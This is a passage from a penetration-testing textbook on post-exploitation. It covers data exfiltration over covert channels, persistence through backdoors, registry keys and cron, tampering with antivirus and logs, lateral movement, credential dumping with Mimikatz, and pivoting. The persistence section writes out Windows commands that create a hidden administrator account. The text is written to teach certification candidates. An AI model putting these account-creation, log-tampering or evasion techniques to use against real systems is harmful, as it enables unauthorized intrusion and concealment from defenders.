Data can be exfiltrated by copying it from the compromised system to your attack system, or through other subtle techniques that hide the information before copying or sending it to yourself. Usually, a covert channel is set up for the transmission of the stolen data. This covert channel is a communication stream that helps hide the transmission either because it is an unusual protocol that is being used, or the protocol is encrypted. Table 7-5 outlines some possible covert channel protocols.

Table 7-5 Covert channel protocols

Protocol	Description
DNS	Exfiltrated data is embedded in DNS queries and responses to and from a DNS server that the attacker has setup. Known as DNS tunneling.
ICMP	Send exfiltrated data in ICMP echo requests and replies (pings). Known as ICMP tunneling.
HTTPS	Send exfiltrated data using HTTPS to blend in with legitimate traffic, and the encryption built into HTTPS helps hide the data.

Sometimes email is used to exfiltrate data. If a covert HTTPS channel is set up first, email exfiltration is less likely to be detected.

If the data being exfiltrated exists in a cloud service provider's environment (such as AWS), sometimes the data can be copied from a compromised account to storage (such as an S3 bucket) belonging to another account the threat actor created in the same environment. The threat actor can then use API calls to copy the data, which security is unlikely to notice since both accounts and the storage are known to the cloud service environment. This is known as cross-account exfiltration.

Another data exfiltration technique is to upload data to an Internet platform such as GitHub, OneDrive, Google Drive, Facebook, or other social media sites. If the threat-actor connects external storage (such as from OneDrive or Google Drive) and transfers exfiltrated data to it, they are using virtual drive mounting to exfiltrate data.

Preventing security personnel and systems from noticing data exfiltration is a typical goal. Uploading data to Internet platforms is less suspicious and less likely to be detected than a bulk transfer of data to an unknown system.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Shell Escape and Upgrade

Often when you gain access to a system, the command-line interface (shell) is limited in its permissions and capabilities. These limited-capability shells attempt to keep users from accessing commands that could be used to exploit the system. For example, a Linux shell typically challenges a user for root-level credentials when trying to access administrative commands, such as those used to create user accounts or change passwords.

To escape these restrictions and upgrade the shell's capabilities, you must exploit weaknesses in the shell environment. You can leverage commands that allow you to list files (`ls`), move around the file systems (`cd`), and view the content of files (`echo`) to perform reconnaissance and look for weaknesses and information to perform the restricted commands. Custom programs and scripts written in languages such as Python and Perl may provide you with functionality equivalent to commands you cannot execute because of restrictions. You can also try to modify the `setuid` bit to escalate the privileges of executed programs or scripts.

Sometimes you can exit the restricted shell and access the main host shell. The main host shell may be less restricted or even completely unrestricted, a maneuver known as performing a shell escape. To learn more about shell escapes, you can read the escape to host information at https://attack.mitre.org/techniques/T1611/.

Cross Compiling

Cross compiling takes the source code for an application that runs on a specific processor architecture such as an Intel or AMD CPU and rebuilds it so that it runs on a different CPU architecture such as an ARM processor. You may have to do this, for example, if you want to execute an exploit originally built for a Windows target on an Android target. Sometimes you can use native compilers stored on a target, such as the gcc compiler, to build the executable directly on the target. To do this, you must upload the source code to the target first.

Social Engineering

Not all post-exploitation attacks are technical. Social engineering is an example of a nontechnical post-exploitation attack. Attackers use social engineering exploits to compromise security by manipulating people and leveraging human weaknesses. It can be easier to acquire a password by asking a person for it than it is to execute a brute-force password attack.

Social engineering uses a number of techniques including email phishing, phone calls, impersonation of authority figures or trusted personnel, dumpster diving, and corrupted software containing malware (Trojans).

Self-Check

7. SQL can be used to acquire passwords.
   a. True
   b. False
8. Data compression and encryption is useful during data exfiltration.
   a. True
   b. False

Check your answers at the end of this chapter.

Persistence

Certification

5.1 Given a scenario, perform tasks to establish and maintain persistence.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

After pen testers or threat actors acquire access to a compromised system, they frequently want to maintain that access to avoid repeating efforts to re-establish control. Maintaining access and control of a compromised system is known as **persistence**. The Metasploit Framework has persistence tools that help you maintain control, including the Meterpreter. You can learn more about the Meterpreter (https://www.offsec.com/metasploit-unleashed/meterpreter-service/). The following sections highlight other methods for achieving persistence.

Scheduled Tasks and Cron Jobs

Recall that exploiting scheduled tasks and Cron jobs let you retain system access, making them a relatively simple way of maintaining persistence. For example, suppose you upload a payload onto a compromised system that makes a connection over the Internet back to your attack computer and provides a command-line shell that you can use. If the compromised system restarts, or your reverse shell payload is terminated, you will lose this connection. You can schedule a task on the compromised system to reload and start the reverse shell, reestablishing your connection and control.

Inetd Modules

On Linux/Unix systems, inetd provides Internet services and starts other services listed in its configuration file. If you add your own services to the inetd configuration file, you can start services of your own creation. For example, a service that creates an Internet connection to an attack system could be added to the configuration file to maintain a backdoor connection.

Daemons and Services

A daemon is a hidden program that runs in the background on a system. Daemon is a Linux/Unix term and is a common construct that you find running on Linux/Unix systems. Services are similar but are specifically executing in the background to provide access to features or data. You can corrupt daemons or services to do your bidding by injecting commands into their original code or script. You can also create daemons and services and add them to configuration files so they are executed on system startup. If a system reboots, your daemon or service will be executed, and your code will run again. For example, this code could be a call-home script that reconnects to your attack computer, allowing your exploit to persist.

Backdoors

Recall the Metasploit Meterpreter payload that creates a backdoor shell interface from the compromised system to your attack computer. Another way to create a backdoor is to replace a service on a system with a version or variation of that service known to be vulnerable to connection exploits. You could then use this known vulnerability to establish access. It is unlikely that the user or administrator of the compromised system would notice the vulnerable service.

The following are three types of backdoor shells:

- **Bind shells** run on the compromised system and listen on specified ports for incoming communication. Pen testers or threat actors make incoming connection requests to the compromised system to gain access and issue commands. These connection requests come into the compromised system's network from the outside, making them more likely to be detected.
- **Reverse shells** are similar except the compromised host initiates the connection request. No outside connection requests are coming into the compromised system's network, making this method less likely to be detected. Firewalls tend to restrict incoming traffic more than outgoing traffic, which also makes the reverse shell more likely to succeed.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- Web shells use malicious scripts planted on compromised web servers that use HTTP requests to send and receive commands and transmit data. The scripts are usually written in web languages, such as PHP, and often use data hiding techniques such as encryption to avoid detection.

Trojan horse malware (Trojans) is often used to deliver the payload that creates the backdoor. Recall that a Trojan is a piece of software that masquerades as something useful but has malware hidden in it.

Rootkits

A **rootkit** is a variety of malware designed to hide itself from detection and allows for persistent administrative access to the system it infects. Many rootkits also contain backdoor functionality. Rootkits are designed to survive reboots and many can even survive the reinstallation of an operating system on the compromised host. This ability makes rootkits highly useful for maintaining persistence. Rootkits are often installed by Trojans or via malware downloaded in a successful phishing attack.

Browser Extensions

Browser extensions are extra functionality that can be added to a browser by installing and integrating additional code. Common browser extensions include ad-blockers and productivity tools such as Grammarly. Along with helpful browser extensions are malicious browser extensions that when installed can introduce malware, including rootkits and backdoor shells giving threat actors persistence. These malicious browser extensions can be Trojan horses that claim to offer a useful tool but when downloaded, deliver malware. Threat actors can also install malicious browser extensions directly after they have compromised a target system.

Tampering with Security Controls

Once a threat actor has installed a mechanism that allows for persistence, the next step is often to tamper with security controls that could detect or disable the persistence mechanism or prevent it from working. Security controls tampering often involves:

- **Disabling antivirus or endpoint detection and response (EDR) software**: The antivirus or EDR software may detect and disable the persistent malware, so disabling these security controls will mitigate the detection. Disabling related services or modifying registry keys are methods of tampering with antivirus and EDR software.
- **Changing security policies or settings**: If the target is a Windows computer, group policy settings could be tampered with to allow for persistence and access. Windows Defender and User Account Control features could also be tampered with to prevent them from interfering with the persistent malware.
- **Altering logs**: Log files that record system or network activity could be completely deleted, or specific entries could be deleted, to hide nefarious transactions and help maintain persistence. These logs can include Windows event logs, or log files for other security monitoring tools.

Creating Accounts

Creating a new account on a compromised target is a standard practice for maintaining access. The new account you create is more likely to go undetected by security staff than compromising and using an existing account. Well-secured environments may detect new user accounts and alert security staff, but they can also go undetected. Naming the new account to fit the organization's naming scheme and blend in with other user account names will help you keep the account undetected. Perhaps you have discovered in the reconnaissance phase that Rob Wilson is an administrator who works for the organization you are targeting. Creating an account named bobwilson may go unnoticed.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

If you establish an administrative-level shell session, perhaps by using the Metasploit Meterpreter payload, you can use Windows commands to create new user accounts.

For example, to add an account named bobwilson with a password of goleafsgo, you would execute the following Windows command from a shell running with administrator privileges:

```
net user bobwilson goleafsgo /add
```

To add the bobwilson account to the local administrators group (giving the account administrator privileges), you would execute the following command:

```
net localgroup administrators bobwilson /add
```

Obtaining Valid Account Credentials

Instead of creating new accounts, the threat actor could have acquired valid account credentials using methods such as phishing, or from data dumps of credentials that can be found online. If the permissions of the credentials are sufficient, they can be used to create new accounts as discussed earlier. Using existing credentials helps the threat actor go unnoticed (and maintain persistence) since the credentials are known to the system and may be assumed to be legitimate activities being performed by a legitimate employee. However, if the actions performed by the threat actor are unusual for the legitimate employee, they may be noticed.

Using Registry Keys

Registry keys are Windows operating system configuration entries that are used for everything from specifying the installation location and default behaviors of installed applications, to configuring what programs and services are started when a Windows computer starts or restarts. The following are registry keys that are often used to help malware maintain persistence:

- **Run**: Programs listed in this key are executed every time the specific user logs in or the specific computer starts up. The user version of this key can be found in the HKEY_CURRENT_USER registry hive, and the computer version in the HKEY_LOCAL_MACHINE hive. A threat actor can append their malware to the list of programs so the malware is loaded every time the user logs in.
- **Services**: Windows services are registered in a subkey under the Services key. Any service registered there is automatically started when the computer system starts or reboots. A threat actor can add their own malicious service to this key to maintain persistence. The Services keys can be found at HKLM\SYSTEM\CurrentControlSet\Services\ in the registry hive.

Activity 7-4 Advanced Persistent Threats

Time Required: 30 minutes

Objective: Describe advanced persistent threats (APTs).

Description: In this activity, you research APTs to understand mechanisms they use to maintain persistence.

1. Using your favorite web browser, enter **what is an apt threat?** as a search term.
2. Your top search results should include a link to Wikipedia. Open this link and explore its contents.
3. Write a one-page summary of the information contained in the APT article. In this summary, include a definition of APT, what organizations are common targets, a summary of the APT life cycle, what threat actor groups are responsible for many APT attacks, and what can be done to mitigate APT attacks.
4. Perform another web search using **apt persistence methods** as the search term. Include a summary of some of the persistence methods used by APTs.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

9. Meterpreter is a backdoor payload.
   a. True
   b. False
10. Which of the following can be used to achieve persistence? Choose all that apply.
   a. Rootkits
   b. Registry keys
   c. Scheduled tasks
   d. Cron

Check your answers at the end of this chapter.

Lateral Movement

Certification

5.2 Given a scenario, perform tasks to move laterally throughout the environment.

Once a computer system has been compromised on a network, other devices that are connected to the same network as the compromised system are also at risk. A threat actor (or pen tester) can probe the network looking for other computers or network devices that can be reached and compromised. If they successfully compromise another system, they are using **lateral movement**. For example, if a threat actor first compromises a user's workstation computer, they can use lateral movement through the network to compromise a file server.

Relay Creation

To gain access to other systems on a network, often additional credentials or other means of authentication are required. One method that can be used to acquire other means of authentication is to create a relay; that is, to set up some type of relay attack on the compromised system. An NT LAN Manager (NTLM) relay attack could be deployed by setting up a rogue SMB share or website and waiting for other systems or users to attempt to access them. NTLM is collection of Microsoft Windows authentication protocols. Recall that SMB is a protocol that allows for resource sharing over a network. When other systems present their authentication credentials or tokens to access the rogue SMB share, the threat actor mounts a relay attack to steal authentication credentials and then uses them to impersonate the authenticator and access other resources, allowing for lateral movement.

Service Discovery

Discovering what services are running on a network is a good indication of what kind of servers, access methods, and data may be available to exploit for lateral movement. For example, if it's discovered that a target system is running HTTP or HTTPS and accepting connections, that system is likely a web server. Table 7-6 outlines some common services, what they do, and how they can be exploited.

Network Traffic Discovery

Discovering the types of traffic on the network of a compromised system can provide ideas and paths to compromising other systems. For example, a threat actor could capture some network traffic using tcpdump or Wireshark and then analyze it. The network traffic may reveal IP addresses of other systems to attack or

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 7-6 Exploitable services

Service	Uses	Exploit
SMB	File shares	An SMB relay attack could be set up to acquire credentials or authentication tokens.
RDP/VNC	Remote access	Lateral movement could successfully making an RDP or VNC connection to another system.
SSH	Remote access	Lateral movement could successfully making an SSH connection to another system.
LDAP	Query active directory information	LDAP queries could discover other systems to exploit, user information, and security groups.
RPC	Execute remote procedure calls	Execute remote procedure calls on other systems in an attempt to compromise them.
FTP	File transfer	FTP servers with anonymous logins or weak credentials could be compromised over FTP and laterally moved to. FTP can also be used to transfer malware and exfiltrate data.
Telnet	Remote access	Telnet doesn't encrypt its authentication process so Telnet passwords can be intercepted and used to gain access to systems.
HTTP/HTTPS/web interfaces	Web hosting	Vulnerabilities may exist on these systems and could be used to move laterally onto the web server.
Line Printer Daemon (LPD)	Printing service	Known vulnerabilities exist that allow for remote code execution on the system running LPD. This could be used to create a backdoor for lateral movement.
JetDirect	Printing service	Known vulnerabilities exist that allow for arbitrary code execution on the system running LPD. This could be used to create a backdoor for lateral movement.
DCOM	Facilitates RPC between systems	This service can be used to interact with other systems supporting DCOM objects such as the ShellWindows object to execute commands and files remotely.
Process IDs (PIDs)	Uniquely identifies running processes	Many services are supported by specific processes. If the PID of a legitimate service can be discovered, threat actors can attempt to corrupt that process for the purpose of credential theft, leading to lateral movement.

services or protocols to exploit as discussed in the previous section, or even reveal captured credentials in cleartext by services such as SMB, LDAP, or Telnet.

Credential Dumping

A compromised system may contain credentials that can be used to move laterally to other systems in the network. These credentials may be stored in databases such as the Windows Security Account Manager (SAM), Active Directory, or the Local Security Authority Subsystem Service (LSASS). Credentials and Kerberos tickets may be stored in memory and might be extractable using tools such as Mimikatz. Harvesting credentials from a compromised system in this way is known as **credential dumping**.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

String Searches

The files on a compromised system may contain information useful for lateral movement such as IP addresses or names of other systems to target, credentials, or activity information such as that stored in log files. Tools such as grep, strings, or PowerShell's Select-String can be used to scan files looking for useful information. When string searching for credentials, look for patterns such as "key=" or "password=". When string searching for IP addresses or names, look for patterns such as "\\" or "IP." If a computer is referenced by name in a file, it may have "\\" preceding its name.

Tools Useful for Lateral Movement

Table 7-7 lists some useful tools for lateral movement activities. Some tools are built-in operating system capabilities, others are open-source applications. Refer to Table 1-3 for more details.

Table 7-7 Lateral movement tools

Tool	Use
Netstat	Identify services to target for lateral movement (e.g., RDP and SMB).
Net commands	Discover hosts, shares, sessions, and users.
cmd.exe	Execute Windows commands.
explorer.exe	Launch applications or avoid detection by executing commands through the user shell.
ftp.exe	Transfer files across systems (e.g., payloads, tools).
mmc.exe	Load administrative tools/snap-ins or custom payloads.
rundll32	Execute DLLs, including malicious ones.
msbuild	Execute shell code or C# payloads without creating binaries on target system ("fileless" execution).
route	View or manipulate the routing table to reveal reachable subnets so you can plan pivots.
strings/findstr.exe	Search for plaintext credentials, API keys, or IP addresses in memory dumps, config files, or logs.
Covenant	Use for stealthy command execution, lateral movement, and post-exploitation.
CrackMapExec	Execute commands, dump credentials, spray passwords, and pivot through shares.
Impacket	Perform lateral movement over various protocols without writing files to disk.
Netcat	Set up reverse/bind shells and conduct port forwarding.
sshuttle	Create a VPN-like tunneling over SSH to hide network activity.
Proxychains	Chain multiple proxies for stealth and pivoting.
PowerShell ISE	Use this Windows command shell to load in-memory tools such as PowerView and Invoke-Mimikatz.
Batch files	Use these Windows old-school script files to automate lateral movement (e.g., copy tools, execute commands).
Metasploit	Use this exploitation framework with modules like psexec, winrm, wmic for lateral movement.
PsExec	Use this Windows Sysinternals command-line tool for executing commands on remote systems via SMB.
Mimikatz	Extract plaintext passwords, hashes, and Kerberos tickets.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

11. Extracting credentials from a compromised system is known as which of the following?

a. Password harvesting
b. Lateral movement
c. Pivoting
d. Credential dumping

12. Compromising one system on a network and then using that system or knowledge gathered from that system to compromise others is known as which of the following?

a. Relay creation
b. Lateral movement
c. Service discovery
d. Credential dumping

Check your answers at the end of this chapter.

Pivoting, Evading, and Cleaning Up

Certification

5.3 Given a scenario, perform tasks to move laterally throughout the environment.

5.4 Explain cleanup and restoration activities.

Successfully exploiting a system is like passing through the locked door of a secured room. After pilfering all the valuables in that room, what are pen testers and threat actors going to do? Like any good jewel thief, they might look around for other secured rooms to break into, performing lateral movement discussed earlier. If a burglarized room reveals access to other hallways connecting to more rooms, and the thief attempts to break into these rooms, too, that is known as pivoting. When the heist is complete, all skilled thieves clean up after themselves so they don't leave any evidence behind.


Pivoting

After compromising a target system successfully and establishing sufficient control to maintain persistence, you can use that system as a beachhead to launch attacks to compromise other computer systems. If you are able to compromise other systems, you are then moving laterally. Using a compromised target as a base for exploring other networks that you can only reach from that compromised target is known as **pivoting**. Reconnaissance performed from the compromised system may reveal and provide access to systems that weren't previously known to you. Pivoting can also occur within one compromised system. For example, an attacker may be able to use one compromised application, such as a web application, to pivot and compromise another application, such as a SQL database.

Best practices dictate that networks should be segmented, and firewalls should be used to protect and isolate these segments. A common network configuration is to segment the network environment into three main zones: the internal private network, the external public network (typically the Internet), and often an intermediary network called a **perimeter network** or a **demilitarized zone (DMZ)**. The internal private network contains computer systems that do not have direct Internet connectivity, systems such as servers and computers users need for business operations. The external public network is typically the Internet, access to which is provided by a router or firewall connected to the Internet using services from an ISP or other data connectivity provider. The DMZ is used to house systems that require access from both the external public network and the internal private network. Systems such as web servers and mail servers are often placed in the DMZ. Figure 7-12 shows an example of such a network configuration.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 7-12 Pivoting through the DMZ to an internal private network



When a pen tester (or threat actor) compromises a system remotely from the Internet, the compromised system is often in the DMZ, which might also contain other systems that can be discovered and compromised. This is an example of pivoting. Because the DMZ is also connected to the internal private network, you may be able to penetrate additional firewalls and pivot to systems in the internal private network.

Figure 7-12 shows a possible pivoting scenario. Computer C1 in the DMZ was compromised and provides a foothold. From computer C1, the attacker can detect other systems such as computer C2, compromising that computer. Computer C2 has a network connection to computer C3 in the internal private network. This connection can be used to successfully compromise computer C3.

Evading, Cleaning Up, and Restoring

No job is complete until the cleanup is done. In pen testing (or hacking), cleaning up involves removing from a compromised system any traces of the activities you have performed. This includes removing tools or files you uploaded as part of exploitation and deleting log entries or temporary files that hold a record of your activities. Editing log files to delete the individual entries you have created is preferable to wiping the log files completely, which is more likely to be detected. Often log files are copied to other servers, so details of your activities may still be contained in the other remote copies, which you may or may not be able to wipe.

A threat actor cleans up to evade detection. As a pen tester, you may be cleaning up because it is a contractual requirement, to be considerate, or to demonstrate that the client can be breached leaving no clues.

To confirm that a breach has occurred, security personnel look for indicators of compromise (IOCs). Some IOCs are subtle, such as log file entries and other discarded artifacts. Some IOCs are not subtle, such as a ransomware screen and encrypted locked files. Cleaning up tries to eliminate any IOCs.

If you intentionally leave information behind for the purpose of persistence and maintaining access, you should take steps to hide the information to evade detection. Many exploit frameworks, such as Metasploit, automatically attempt to hide your activities through evasion such as injecting payloads into existing processes, giving malicious processes names such as svchost so they can hide among the other processes named svchost, or taking over a process ID (PID) number that belongs to a legitimate process.

Often you have to upload tools and files to a target as part of exploitation. To help keep uploads from being detected, you can use encryption and packing tools to manipulate the code or script so that uploads no longer look like malicious items. Once on the target system, you can decrypt and unpack uploads so that they are usable again.

Communication between compromised systems and your attack workstation also need to be hidden from security staff and systems. This can be accomplished using a number of methods, including the following:

- Use encrypted communication between targets and the attack system, such as an SSL connection.
- Use protocols such as HTTPS between targets and your attack system. The target network probably has a lot of HTTPS traffic already, so your activities will blend in with the other HTTPS traffic.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- Attack important targets using other targets you have already compromised. For example, using a compromised end-user computer to attempt penetration of a database server inside the organization. A remote attack against a database server that originates from the Internet is more likely to be detected than one originating from within an organization's network.

Following is a checklist of actions to perform during cleanup:

- Remove any tools you may have uploaded to or installed on the target computer.
- Remove any persistence mechanisms you may have put in place.
- Return any configuration changes you made back to their original state.
- Remove any user accounts or credentials you created.
- Start disabling or removing additional infrastructure such as command-and-control communication channels, remote network connections, or backdoors.
- Save data or artifacts from the compromised system that you need for your report, such as evidence of findings.
- Make sure any sensitive information (such as credentials you were able to compromise) are completely deleted from the target system. Using filesystem delete commands is not sufficient since the contents of deleted files tend to still be stored on disk and only the filename is deleted. Secure data destruction methods need to be used, such as the shred command on Linux systems or the Sysinternals SDelete.exe utility on Windows systems.

Self-Check

13. What does DMZ stand for?

a. Demilitarized zone
b. DNS zone transfer
c. Destructive malware zero-day
d. Distributed malware zip-file

14. It is possible to compromise targets in an internal private network by pivoting from a compromised target in a perimeter network.

a. True
b. False

Check your answers at the end of this chapter.

Summary

- Exploitation is using vulnerabilities to compromise a system and gain access to it.
- Selecting targets to exploit can be guided by a number of information sources, including vulnerability scan results, enumeration information (such as user accounts, groups, and files), identifying high-value assets, and other information gathered during the reconnaissance phase.
- A high-value asset (HVA) is a computer system, or the information on one, that if compromised would significantly damage an organization's ability to function and potentially damage its reputation as well.
- Enumeration information includes user accounts, groups, domain or forest membership, sensitive data, unencrypted files, and installed applications and operating systems.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Enumeration details direct you to focus on exploits that may apply to the target system and may help in the prioritize which targets to exploit first.

- When potentially vulnerable systems have been discovered, you should consider if those systems are running any defensive measures. A system may seem to be vulnerable to a specific exploit because of the software or services it is running, but this vulnerability may be mitigated by additional defensive software or hardware that is also running on that system such as a web application firewall.
- The Exploit Prediction Scoring System (EPSS) was created by Forum of Incident Response and Security Teams (FIRST) to provide a data-driven method to estimate the probability of a known software vulnerability (CVE) being exploited in the near future (typically 30 days).
- Online databases provide exploitation information such as the Exploit Database, the Rapid7 Vulnerability and Exploit Database, VulDB, and the NIST NVD.
- An attack path document is a report that maps out the sequence of steps (recon, attacks, and others) that could be used to acquire unauthorized access to an organization's network, systems, or data resources.
- Sensitive systems can be labeled so they can be easily identified and handled with the appropriate level of caution and tested with the appropriate level of scrutiny. Labeling also helps identify systems that must be tested due to regulatory compliance requirements such as those found in GDPR.
- BloodHound allows you to visualize AD information including objects (users and computers) and security settings.
- Common exploit types and methodologies include RPC/DCOM, PsExec, PSRemoting/WinRM, WMI, fileless malware, living off the land, scheduled tasks, SMB, DNS, Remote Desktop Protocols, VNC, SSH, VLAN hopping, and leaked keys.
- Post-exploitation refers to the actions a pen tester or threat actor take against a system after they have gained access to it. Common post-exploitation activities include password attacks, privilege escalation, data exfiltration, upgrading shells, compiling code on a target, and social engineering.
- Mimikatz is a post-exploitation tool that can dump passwords from memory, hashes, and Kerberos tickets from Windows systems.
- Privilege escalation is the process of increasing a shell's permissions and access capabilities. Vertical privilege escalation involves trying to increase permission to a higher level such as administrator or root level. Horizontal privilege escalation involves acquiring the permissions of another user at the same level.
- Data exfiltration is accessing and removing information from compromised systems.
- Staging is the process of setting up the tools and infrastructure needed to continue with post exploitation activities, including data exfiltration. One common staging activity is to compress and encrypt the stolen information so that it is smaller in size (less to transmit) and encrypted so that contents is less likely to be recognized and detected by the victim's security systems.
- Covert channel protocols such as DNS, ICMP, or HTTPS are often used for data exfiltration.
- Cross compiling takes the source code for an application that runs on a specific processor architecture such as an Intel or AMD CPU and rebuilds it so that it runs on a different CPU architecture such as an ARM processor.
- Social engineering exploits are used to compromise security by manipulating people and leveraging their weaknesses. It can be easier to acquire a password by asking a person for it than it is to execute a brute-force password attack.
- Maintaining access and control of a compromised system is known as persistence. Ways to achieve persistence include scheduled jobs and tasks, service and daemon modifications, backdoors, and creating new user accounts.
- Once a computer system has been compromised on a network, a threat actor (or pen tester) can probe the network looking for other computers or network devices that can be reached and compromised, and if they successfully compromise another system, this is known as lateral movement.
- Using a compromised target as a base for exploring for more targets to exploit on a network that was previously unreachable is known as pivoting.
- No job is complete until the cleanup is done. In pen testing (or hacking), cleaning up involves removing from a compromised system any traces of the activities you have performed. This includes removing tools or files you uploaded and deleting log entries or temporary files that may hold a record of your activities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Key Terms

attack path document
backdoor
bind shell
BloodHound
brute force
credential dumping
Cron
data exfiltration
demilitarized zone (DMZ)
Empire
Exploit Prediction Scoring System (EPSS)
exploit database
exploit framework
exploitation
fileless malware
forest
hash cracking
high-value asset (HVA)
horizontal privilege escalation
lateral movement
living off the land (LOTL)
Metasploit
Mimikatz
NIST National Vulnerability Database (NVD)
NTDS.DIT
password attack
perimeter network
persistence
pivoting
post-exploitation activity
PowerShell
PowerSploit
privilege escalation
PsExec
rainbow table
Remote Procedure Call/Distributed Component Object Model (RPC/DCOM)
reverse shell
rootkit
Scheduled Task system
Secure Shell (SSH)
shell
steganography
storyboard
vertical privilege escalation
virtual local area network (VLAN)
Virtual Network Connection (VNC)
VulDB
Windows Management Instrumentation (WMI)
Windows Remote Desktop Protocol (RDP)
WinRM
WMImplant
WMISploit

Review Questions

1. Before attempting to exploit a vulnerability, you should always check the statement of work and rules of engagement to make sure the target is in scope.
   a. True
   b. False
2. Enumerating application and operating system versions can help with exploitation.
   a. True
   b. False
3. Metasploit can be used to gain access to targets and upload exploit payloads to them.
   a. True
   b. False
4. The PowerSploit framework can be used against targets running on the Linux operating system.
   a. True
   b. False
5. BloodHound can be used to query domain controllers and gather Active Directory information.
   a. True
   b. False
6. The SMB protocol can be exploited using hash replay techniques.
   a. True
   b. False
7. Completely deleting log files to avoid being detected is a suggested evasion tactic.
   a. True
   b. False
8. What are some ways of building a list of valid user accounts? Choose all that apply.
   a. Gathering usernames and email addresses using OSINT tools
   b. Using brute-force tools

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

c. Extracting usernames from /etc/passwd or c:\users
d. Guessing

9. What command can be used to list available exploits in the Metasploit Framework?

a. list
b. show
c. help
d. ls

10. Which of the following exploit types can be used remotely against a target? Choose all that apply.

a. PsExec
b. WinRM
c. WMI
d. RPC

11. What is fileless malware?

a. Malware files that delete themselves after running
